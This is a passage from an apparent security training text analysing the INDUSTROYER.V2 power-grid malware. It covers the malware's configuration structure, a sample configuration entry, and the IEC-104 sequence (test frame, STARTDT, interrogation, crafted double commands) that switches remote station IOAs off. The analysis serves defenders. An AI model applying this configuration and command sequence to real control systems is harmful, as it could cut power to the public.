11	Sleep Duration Seed Value
12	Execution Control
13	Sleep Duration Seed Value
14	Unused
15	Command State – ON/OFF
16	Change Option – Send Inverted ON/OFF Commands
17	Number of ASDU Data Entries
18	First ASDU Data Entry

Stage 2: Communicating with the Target Power Station

- The malware's configuration entries contain a **few options enabled by default**, which include file rename, process termination, and ASDU entries
- ASDU entries are utilized to create **suitable ASDU telegrams** to communicate with the remote station. The entry structure of ASDU is presented in the following table:


Options	ASDU Description
1	Station Information Object Address (IOA)
2	Set Message Type – Single or Double Command
3	Set Command Type – Select or Execute
4	Invert Default ON/OFF State
5	Execution Control
6	ASDU Entry Index

- After parsing the configuration entry, the malware **scans all the active processes** to determine and kill any hard-coded process that is alive
- A **new thread** is generated for every setting that configures the IEC-104 protocol with the ICS system

OT Malware Analysis: INDUSTROYER.V2 (Cont'd)

Stage 3: Launching an Actual Attack

- The malware initiates a **test frame message** to validate the connection
- A **`Start Data Transfer`** message is initiated to enable a channel for data transfer
- A **generic investigation command** is executed to determine the status of the remote station
- **Crafted telegrams** or messages are passed through the command to change the status of IOA (on/off)



This screenshot displays the communication sequence of ASDU messages between the target remote station and the malware via the IEC-104 protocol

OT Malware Analysis: INDUSTROYER.V2

Source: *https://www.mandiant.com*

INDUSTROYER.V2 is a reloaded variant of the ICS malware Industroyer that was discovered in late 2016, when the malware was used to cause power disruption in Ukraine. INDUSTROYER.V2 was discovered in 2022 with some additional custom pieces of code to target OT-based power grids in specific regions of Ukraine. With self-contained executables and configuration files, the malware implements the communication protocol IEC-104 on the target network to manipulate the remote terminal units (RTUs) over TCP connections. INDUSTROYER.V2 allows attackers to integrate a custom configuration that can change the malware behavior according to the target device's functionality. Protection relays and merging units are the main targets to achieve the goal.

Stage 1: Leveraging Initial Resources


INDUSTROYER.V2 contains the payload `104.dll`, which is similar to that used by its earlier variant, Industroyer, for targeting ICS networks. The malware is equipped with highly configurable programs to attack the target OT network. The payload configuration is saved in a string format and injected through the IEC-104 protocol. The table below presents the configuration structure of the malware.

Options	Configuration Description
1	Station IP Address
2	Station Port
3	Entry Index Value
4	Enable Hard-Coded Telegrams with the Specified Range

5	Enable Configuration Options 6–14
5b	If Entry 4 Is Enabled, Telegram Start Range
6	Enable Process Termination
6b	If Entry 4 Is Enabled, Telegram End Range
7	Process Name to Terminate
8	Enable File Rename
9	Directory Path for File Rename
10	Sleep Prior to IEC-104 Functionality
11	Sleep Duration Seed Value
12	Execution Control
13	Sleep Duration Seed Value
14	Unused
15	Command State – ON/OFF
16	Change Option – Send Inverted ON/OFF Commands
17	Number of ASDU Data Entries
18	First ASDU Data Entry

Table 18.10: INDUSTROYER.V2 configuration structure


These configuration files are stored independently in the `.INI` file, which is likely a recompiled version available on online public platforms. The following screenshot displays a malware configuration sample.



```
10.[redacted]   2404   3  0  1  1 [redacted]  .exe   1  D:\[redacted]
192             2404   2  0  1  1             .exe   1  D:\               MD5: 7c05da2e4612fca213430b6c93e76b06
192             2404   1  0  1  1             .exe   1  D:\
```

Figure 18.89: INDUSTROYER.V2 configuration

A configuration entry from the above sample can appear as follows:



```
192.168.XXX.XXX 2404 2 0 1 1 Example StoppedProcess.exe 1 "Example PATH" 0 1 0 0 1
0 0 8 1104 0 0 0 1 1 1105 0 0 0 1 2 1106 0 0 0 1 3 1107 0 0 0 1 4 1108 0 0 0 1 5
1101 0 0 0 1 6 1102 0 0 0 1 7 1103 0 0 0 1 8
```

Figure 18.90: Example configuration entry

Stage 2: Communicating with the Target Power Station

If option 4 is enabled in the configuration entry, the malware sends specific commands to change the state of the target station's Information Object Addresses (IOAs) to off. The IOA range is determined by configuration options #5 and #6. The malware's configuration entries contain a few options enabled by default, which include file rename, process termination, and application service data unit (ASDU) entries. The ASDU entries are utilized to create suitable

ASDU telegrams to communicate with the remote station. The entry structure of ASDU is presented in the table given below.

Options	ASDU description
1	Station Information Object Address (IOA)
2	Set Message Type – Single or Double Command
3	Set Command Type – Select or Execute
4	Invert Default ON/OFF State
5	Execution Control
6	ASDU Entry Index

Table 18.11: ASDU entry structure

After parsing the configuration entry, the malware scans all the active processes to determine and kill any hard-coded process that is alive. Soon after the hard-coded process is terminated, the malware scans the active processes again and kills the processes that are included by the operator in the configuration. The malware can rename the process by appending `.MZ` to its filename, which can prevent auto-revival of the targeted process after system reboot.

A new thread is generated for every setting that configures the IEC-104 protocol with the ICS system. The protocol employs application protocol data unit (APDU) specifications. The APDU frame may contain only an application protocol control information (APCI) frame of fixed length and the ASDU frame, along with an APCI header of variable length.

ASDU
APDU length
APCI
ASDU
APDU
APDU with variable length

Figure 18.91: Frame format of APDU

Stage 3: Launching an Actual Attack

The malware initially transmits messages related to control functions within the APCI frame. The first message **`TESTFR ACT`** of the test frame is forwarded to the remote station for validating an established connection. If the connection is valid, the station responds with the **`TESTFR CON`** message.

Then, INDUSTROYER.V2 creates a data transfer channel toward the remote station using **`Start Data Transfer (STARTDT)`**. Direct data transfer between the remote and control station is not possible, although an active connection is established. Thus, INDUSTROYER.V2 forwards the **`STARTDT ACT`** message to open a data transfer channel, and the remote station responds with **`STARTDT CON`** as acknowledgment.


Upon activating data transmission, INDUSTROYER.V2 utilizes the ASDU frame for initiating commands to the remote station. The ASDU telegrams contain a set of functions that can turn the target station’s Information Object Addresses (IOA) off or on.

Such commands are created either based on the configuration options or ASDU entries specified above. For instance, the first ASDU entry for the above-extracted configuration can be **`1104 0 0 0 1 1`**.

Considering configuration entries 15 and 16, INDUSTROYER.V2 generates an ASDU packet with the following characteristics.

- **`Information Object Address: 1104`**
- **`ASDU message type: C-DC_NA_1 (Double Command)`**
- **`ASDU command type: Execute`**
- **`Set state value: OFF`**

The generated ASDU telegram can appear as shown in the screenshot given below:



```
▷ Frame 242: 56 bytes on wire (448 bits), 56 bytes captured (448 bits)

```

Figure 18.92: Screenshot displaying a crafted ASDU message

The malware crafts suitable telegrams for each target remote station and sends them accordingly. The configuration settings in the malware may develop additional ASDU telegrams to turn on or off the remote station's IOA. The communication sequence of ASDU messages is described below:

- Initiates a test frame message to validate the connection
- Initiates a **`Start Data Transfer`** message to enable a channel for data transfer
- Initiates a generic investigation command to determine the status of the remote station
- Passes crafted telegrams or messages through the command to change the status of IOA to on or off

The following screenshot displays the communication sequence between the target remote station and the malware via the IEC-104 protocol. The message sequence contains all the above-mentioned commands such as **`TESTFR`** and **`STARTDT`** as well as other ASDU-generated messages, which can be directed to the target remote station's IOA.

